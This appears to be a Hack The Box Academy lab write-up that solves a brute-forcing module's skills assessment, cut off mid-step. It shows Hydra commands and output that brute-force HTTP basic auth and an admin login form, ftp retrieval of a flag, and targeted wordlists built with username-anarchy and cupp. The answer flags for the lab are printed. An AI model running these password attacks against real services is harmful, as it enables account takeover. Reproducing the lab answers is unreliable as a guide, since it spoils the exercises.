
Lets login to the ftp service using the obtained credentials:

```
ftp 127.0.0.1
```



```
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ ftp 127.0.0.1
Connected to 127.0.0.1.
220 (vsFTPd 3.0.3)
Name (127.0.0.1:b.gates): m.gates
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Lets get the flag from the ftp server to the pwnbox, and take it:



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 1001     1001           33 Sep 11  2020 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (92.3397 kB/s)
ftp> exit
221 Goodbye.
b.gates@ng-1099135-bruteforcing-2-qjqum-597ffc8b46-28vxc:~$ cat flag.txt
HTB{1_4m_@_bru73_f0rc1n6_m4573r}
```

*by doing ‘get flag.txt’ we overwrite the original flag there was on the target machine. but we do not care about that flag anymore. *

Skills Assessment


Skills Assessment - Website:

Question: When you try to access the IP shown above, you will not have authorization to access it. Brute force the authentication and retrieve the flag.

Answer: HTB{4lw4y5_ch4n63_d3f4ul7_p455w0rd5}

Method: lets access the target machine website:

```
http://<target-IP>:<target-port>
```



http://94.237.53.18:45491/

94.237.53.18:45491


This site is asking you to sign in.

Username

Password

We are required to enter credentials.

Taking a look at burpsuite intercepted login request:



Request to http://94.237.53.18:45491

```
GET / HTTP/1.1
Host: 94.237.53.18:45491
Cache-Control: max-age=0
Authorization: Basic dGVzdDp0ZXN0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Inspector

Selection 12 (0xc)

Selected text

dGVzdDp0ZXN0


Decoded from: Base64

test:test

We are dealing with a HTTP GET request.


We will use the same dual username:password wordlist we used in the ‘Default Passwords’ section, including the ‘-C’ flag:

```
hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt <target-IP> -s <target-port> http-get /
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 94.237.53.18 -s 45491 http-get /
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 03:30:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking http-get://94.237.53.18:45491/
[45491][http-get] host: 94.237.53.18   login: user   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 03:30:04
```

The credentials are ‘user:password’. Lets login:



Academy


Click Here to Login

HTB{4lw4y5_ch4n63_d3f4ul7_p455w0rd5}


Question: Once you access the login page, you are tasked to brute force your way into this page as well. What is the flag hidden inside?

Answer: HTB{c0mm0n_p455w0rd5_w1ll_4lw4y5_b3_h4ck3d!}

Method: lets proceed with the 'Click Here to Login':



We get to an admin panel. Lets see a login request in burpsuite:



```
POST /admin_login.php HTTP/1.1
Host: 94.237.53.18:45491
Content-Length: 19
Cache-Control: max-age=0
Authorization: Basic dXNlcjpwYXNzd29yZA==
Upgrade-Insecure-Requests: 1
Origin: http://94.237.53.18:45491
Content-Type: application/x-www-form-urlencode
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win6
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
xchange;v=b3;q=0.7
Referer: http://94.237.53.18:45491/admin_login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ti5tthm65thjhk079astkk2e7e
Connection: close

user=test&pass=test
```


This is a POST request to '/admin_login.php', with the parameters 'user' and 'pass'.

Lets construct bruteforce command according to those parameters, as we did in 'Login Form Attacks' section.

We will need the '[rockyou](https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt)' wordlist:

```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

we will also need the login's form's name – we can get it in developer settings source code:



http://94.237.53.18:45491/admin_login.php


```
<form class="form" name="log-in" autocomplete="off" action=""
method="post">
  <div class="control">
    <h1>Admin Panel</h1>
```

The form's name is 'log-in'.

And we are hinted to use the same username obtained from the last queston – 'user'.

So according to all of those indication – here is the bruteforce command::


```
hydra -l user -P rockyou.txt -f <target-IP> -s <target-port> http-post-form "/admin_login.php:user=^USER^&pass=^PASS^:F=<form name='log-in'"
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ hydra -l user -P rockyou.txt -f 94.237.53.18 -s 45491 http-post-form "/admin_login.php:user=^USER^&pass=^PASS^:F=<fo
rm name='log-in'"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 03:44:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://94.237.53.18:45491/admin_login.php:user=^USER^&pass=^PASS^:F=<form name='log-in'
[45491][http-post-form] host: 94.237.53.18   login: user   password: harrypotter
[STATUS] attack finished for 94.237.53.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 03:44:34
```

The credentials are ‘user:harrypotter’


Lets login:



Welcome back Mr. Harry Potter!

Please change your password, as it is very weak!

You password must meet the company's Password Policy:



1. Must be 8 characters or longer
2. Must contain numbers
3. Must contain special characters

HTB{c0mm0n_p455w0rd5_w1ll_4lw4y5_b3_h4ck3d!}

And we have the flag! (and some password policies)

Skills Assessment – Service Login:

Question: As you now have the name of an employee from the previous skills assessment question, try to gather basic information about them, and generate a custom password wordlist that meets the password policy. Also, try using the 'username-anarchy' tool to generate potential usernames for the employee. Finally, try to brute force the SSH server shown above to get the flag.

Answer: HTB{4lw4y5_u53_r4nd0m_p455w0rd_63n3r470r}

Method: so, the name of the employee from the previous skill assessment question is ‘Harry Potter’. Lets use ‘username-anarchy’ tool to generate a considerable username wordlist, and then use the tool ‘cupp’ to generate personalized password list.


Lets start with the username generation list.

We will clone the tool:

```
git clone https://github.com/urbanadventurer/username-anarchy.git
```

then generate the wordlist using the command:

```
./username-anarchy/username-anarchy Harry Potter > hpotter.txt
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ ./username-anarchy/username-anarchy Harry Potter > hpotter.txt
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ wc -l hpotter.txt
15 hpotter.txt
```

Username list ‘hpotter.txt’ is ready and contains 15 values.

Now for the password list:

Lets install ‘cupp’:


```
sudo apt install cupp
```

then

```
cupp -i
```

this time we will only provide first name, chars and numbers:


```
> First Name: Harry
> Surname:
> Nickname:
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```



```
> First Name: Harry
> Surname:
> Nickname:
> Birthdate (DDMMYYYY):


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```

And off course, we reduce the wordlist based on the password policy:

